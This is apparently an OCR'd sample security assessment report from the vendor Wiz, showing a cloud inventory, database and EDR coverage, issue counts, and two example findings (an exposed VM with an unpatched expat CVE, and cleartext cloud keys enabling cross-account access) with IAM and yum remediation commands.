
WIZ

# Security Assessment Sample Report



# Table of Contents:

## Introduction

This is a sample assessment report for the types of security insights Wiz provides you with. In this report, you will learn about the Wiz Inventory, which provides you with visibility into every technology running in your environment. You will be introduced to the concept of Wiz Issues, which are combinations of risks that create an attack path in your environment, and will review a few examples of Wiz Issues across different risk factors such as external exposure and exposed sensitive data. For each Issue, you will see a summary of the findings and the evidence on the Wiz Security Graph. This sample report will also review an example of the compliance insights you get with Wiz, including your compliance posture against a framework, and the compliance posture of all your Wiz Projects. Lastly, you will review sample CI/CD scan results, which scans for misconfigurations, vulnerabilities, and exposed secrets in your CI/CD pipeline.


These are just a small subset of the security insights you get with Wiz to help you get familiarized with the platform, let’s get started!

# Deployment Scope

## Cloud subscriptions inventory

Wiz connects to your cloud environment using the cloud provider's APIs and scans your entire technology stack without any agents. On the Wiz Inventory page, we can see that Wiz is connected to these cloud environments:

- Amazon Web Services
- Alibaba Cloud
- Microsoft Azure
- Google Cloud Platform
- Oracle Cloud




| Technology | Resource Count | Org. Usage | Type | Status |
|---|---|---|---|---|
| AWS Account<br>Cloud Subscriptions | 2 Resources | 4 projects<br>Uncommon | Cloud Platform Service | Unreviewed |
| Alibaba Account<br>Cloud Subscriptions | 1 Resource | 1 projects<br>Rare | Cloud Platform Service | Unreviewed |
| Azure Management Group<br>Cloud Subscriptions | 5 Resources | 2 projects<br>Rare | Cloud Platform Service | Unreviewed |
| Azure Resource Group<br>Cloud Subscriptions | 84 Resources | 5 projects<br>Uncommon | Cloud Platform Service | Unreviewed |
| Google Resource Manager Project<br>Cloud Subscriptions | 4 Resources | 4 projects<br>Uncommon | Cloud Platform Service | Unreviewed |
| Microsoft Azure Subscription<br>Cloud Subscriptions | 2 Resources | 4 projects<br>Uncommon | Cloud Platform Service | Unreviewed |
| OCI Compartment<br>Cloud Subscriptions | 47 Resources | 2 projects<br>Rare | Cloud Platform Service | Approved |

# Overview of your environment

## Hosted databases

There are 8 hosted database technologies in use in your cloud environment




| | |
|---|---|
| All Technologies | 388 |
| Code | 32 |
| CI/CD & Management | 34 |
| Compute Platforms | 106 |
| Application | 36 |
| Security | 77 |
| Cloud Entitlements | 43 |
| Data Assets | 60 |
| Database Servers | |
| Storage Buckets | |
| Data Processing Services | |
| Data Analytics | |
| File Shares | |
| Volume & Backup Services | |

| Technology | Resource Count | Org. Usage | Type | Status |
|---|---|---|---|---|
| CockroachDB<br>Database Servers | 3 Resources | 2 projects<br>Rare | Server Application | Unwanted |
| Elasticsearch<br>Database Servers | 3 Resources | 6 projects<br>Uncommon | Server Application | Approved |
| MariaDB Server<br>Database Servers | 6 Resources | 7 projects<br>Uncommon | Server Application | Unreviewed |
| Microsoft SQL Server 2016<br>Database Servers | 1 Resource | 2 projects<br>Rare | Server Application | Unreviewed |
| MongoDB<br>Database Servers | 16 Resources | 9 projects<br>Common | Server Application | Approved |
| MySQL<br>Database Servers | 4 Resources | 4 projects<br>Uncommon | Server Application | Unreviewed |
| PostgreSQL<br>Database Servers | 13 Resources | 10 projects<br>Common | Server Application | Approved |
| Redis<br>Database Servers | 8 Resources | 7 projects<br>Uncommon | Server Application | Unwanted |


## Resources with EDR agent

26 cloud resources have the Microsoft Defender for Endpoint (Formerly ATP) agent installed



| Technology | Resource Count | Org. Usage | Type | Status |
|---|---|---|---|---|
| Microsoft Defender Antivirus<br>Endpoint Protection Platform | 13 Resources | 9 projects<br>Common | Client Application | Required |
| Microsoft Defender for Endpoint (ATP)<br>Endpoint Protection Platform | 26 Resources | 10 projects<br>Common | Client Application | Required |
| SentinelOne Agent<br>Endpoint Protection Platform | 2 Resources | 6 projects<br>Uncommon | Server Application | Unreviewed |

Which is 4.3% of your Azure compute resources




FIND Virtual Machine or Container or Serverless WHERE Cloud Platform equals Azure

605 results

| Virtual Machine | Cloud Platform | Status | External ID | Internet exposure | Operating System |
|---|---|---|---|---|---|
| aks-nodepool1-33322308-vmss_2<br>Scale Set Virtual Machine | Azure<br>westeurope | ● Active | /subscriptions/fee3535b-... | ⚠ Yes | Linux |
| aks-nodepool1-33322308-vmss_0<br>Scale Set Virtual Machine | Azure<br>westeurope | ● Active | /subscriptions/fee3535b-... | ⚠ Yes | Linux |
| mariadb-creds<br>Compute Virtual Machine | Azure<br>westeurope | ● Active | /subscriptions/fee3535b-... | ⚠ Yes | Linux |
| aks-nodepool1-33322308-vmss_1<br>Scale Set Virtual Machine | Azure<br>westeurope | ● Active | /subscriptions/fee3535b-... | ⚠ Yes | Linux |
| centos6.5-cloud-ready<br>Compute Virtual Machine | Azure<br>westeurope | ● Active | /subscriptions/fee3535b-... | ⚠ Yes | Linux |
| RedHat7.4-enterprise-creds<br>Compute Virtual Machine | Azure<br>westeurope | ● Active | /subscriptions/fee3535b-... | ⚠ Yes | Linux |


## Overview of issues

Wiz runs deep risk assessment across these risk factors and provides built-in dashboards to understand risks around each.



Wiz correlates all these risk factors to identify Wiz Issues in your environment, which are combinations of the different risks that result in an attack path in your environment. Wiz Issues are prioritized based on criticality.

There are 153 critical issues in your environment



Security Overview

Open Issues

154 Critical Issues

414 High Issues

2,454 Medium Issues

2,056 Low Issues


# Issue Examples

## 1. External exposure example

Publicly exposed virtual machine with a vulnerability with a known exploit and high permissions

### Findings


- The machine has a Linux OS that is unpatched
- There are 6 critical vulnerabilities running on the virtual machine
- There is a MongoDB running on the machine and the version is end of life
- Internet exposure is validated on ports 22 and 80
- Sensitive PII data was found on the machine



Critical/High network vulnerability with a known exploit found on a publicly exposed VM instance with high permissions


## Evidence

### Attack Path Visualization



### Runs Hosted Technologies 9

| Hosted Technology | Version | Detection Method | Latest Version | Is Latest Version | Is Version End of Life |
|---|---|---|---|---|---|
| Linux (SB)<br>Hosted Technology | 4.14.219-164.354.a...<br>Released February 2... | Operating System | 4.14.314-238.539.a...<br>Released May 22nd, ... | ⚠ No | - |
| Amazon Linux 2 (SB)<br>Hosted Technology | 2 (Karoo)<br>Released September... | Operating System | 2 (Karoo)<br>Released September... | Yes | No |
| MongoDB (SB)<br>Hosted Technology | 3.0.15<br>Released May 14th, ... | Package | 4.4.22<br>Released May 17th, 2... | ⚠ No | ⚠ Yes |
| Samba (SB)<br>Hosted Technology | 4.10.16 | Package | - | - | - |
| MariaDB Server (SB)<br>Hosted Technology | 10.5.10 | Package | - | - | - |



### Properties

Description

The role `AdminAccessEc2` currently has the policy `AdministratorAccess` attached, but it has `xxx` unused services and `xxxxx` unused permissions. This policy can therefore be **replaced** by the custom policy in this finding without losing any functionality, while adhering to the principle of least privilege.

This recommendation is based on AWS Access Advisor and only removes permissions that have not been used in the period defined in the Wiz Settings.

Remediation

To remediate this issue perform the steps below via the Cloud Provider CLI:

Step 1: Create new policy from suggestion:

```
aws iam create-policy --policy-name "WizReduced-AdministratorAccess" --policy-document file://policy.json
```


Step 2: Attach new policy:

```
aws iam attach-role-policy --role-name "AdminAccessEc2" --policy-arn "arn:aws:iam::[redacted]:policy/WizReduced-
[redacted]
```

Step 3: Detach policy:

```
aws iam detach-role-policy --role-name "AdminAccessEc2" --policy-arn "arn:aws:iam::[redacted]"
```

*If this resource was deployed via Infrastructure-as-Code, implement this fix to the relevant IaC template to prevent this issue from repeating.*



### CVE-2022-25315

Finding

Description

The package `expat` version `2.1.0-12.amzn2` was detected in `YUM package manager` on a machine running `Amazon 2 (Karoo)` is vulnerable to `CVE-2022-25315`, which exists in versions `< 2.1.0-12.amzn2.0.2`.

The vulnerability was found in the Official Amazon Linux Security Advisories with vendor severity: `High` (NVD severity: `Critical`).

This vulnerability has a known exploit available. Source: Github.

The vulnerability can be remediated by updating the package to version `2.1.0-12.amzn2.0.2` or higher, using `yum update expat`.

Status

Unresolved

First seen

Mar 9, 2022 at 2:21 AM

Last seen


Jun 20, 2023 at 7:11 AM

## 2. Secure use of secrets example

Publicly exposed virtual machine with cleartext cloud keys allowing cross-account access

### Findings

-  This VM has a public internet exposure path on ports 20,80,8080
- 24 secrets are stored on the Azure Virtual Machine
- There is an AWS Secret Key stored on the machine that allows lateral movement from the Azure environment to your AWS environment
- There is an Azure Refresh Token found on the machine that provides access to an Azure AAD Admin user
- There is 1 critical vulnerability found on the virtual machine



### Publicly exposed VM instance/serverless/web service with cleartext cloud keys allowing cross-account access

Comment · Run an Action · Create a Ticket · Share Feedback

